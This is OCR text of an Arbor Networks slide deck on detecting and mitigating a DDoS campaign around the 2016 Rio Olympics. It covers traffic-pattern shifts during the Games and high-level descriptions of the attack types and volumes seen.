



Defending Olympus

Mitigating a Sustained 540gb/sec DDoS Attack Campaign


Tony Scheid <tscheid@arbor.net>
Senior Consulting Engineer

An Ongoing DDoS Attack Campaign . . .



- Considerable political turmoil in Brazil over the last 18 months
- DDoS attacks against organizations perceived to be supporting one faction or another
- LizardStresser IoT botnet variant joined the fray in late March/early April 2016 – immediately began launching DNS, ntp, SSDP reflection/amplification attacks, layer-3/-4 and layer-7 attacks (Slowloris, etc.)
- Layer-7 attacks also pushed through Tor anonymizer network


. . . Redoubled During the 2016 Rio Olympics!



- Attack volumes reached 200gb/sec+ in the run-up to the Olympics
- Several of the same organizations targeted (we think) due to political turmoil also affiliated with the Rio Olympics in various ways
- Attackers doubled down during the Olympics!
- Olympics had a significant impact on Internet traffic patterns ingressing/egressing/traversing Brazilian networks, even without the large-scale DDoS attacks

Total Traffic – City of Rio de Janeiro


The picture can't be displayed.



~50% traffic increase during the Games

Total Netflix - Brazil


The picture can't be displayed.



~50% traffic decrease during the Games


Total Traffic – Brazil (Internal)

The picture can't be displayed.



~40% traffic increase during the Games


Total Traffic Brazil – Opening Ceremony



~20% traffic decrease during the Opening Ceremony

Content Providers x Rio


The picture can't be displayed.



~250% traffic increase during the Games

Google x Rio


The picture can't be displayed.



~500% traffic increase during the Games

Netflix x Rio


The picture can't be displayed.



Traffic Pattern Changed due visitor country timezone

Facebook x International Servers

The picture can't be displayed.



DDoS Attacks During the Games

The picture can't be displayed.

Coordinated Campaigns	• Anonymous, LizardSquad, PoodleCorp • Crafted tools using Javascript and ToR network • Social Media to recruit participants
Application Attacks	• Slowloris – HTTP Slow request • Ack-Psh Flood • Http-Get requests
Volumetric Attacks	• + 200gb/sec average attacks – UDP reflection/amplification • ***540gb/sec sustained peak attack***
Techniques Used	• GRE Encapsulated Attacks (bypass ACL/Filters) • ACK-Flood • UDP reflection/amplification methods – UDP/80, UDP/443, UDP/179 • ICMP echo request – good old 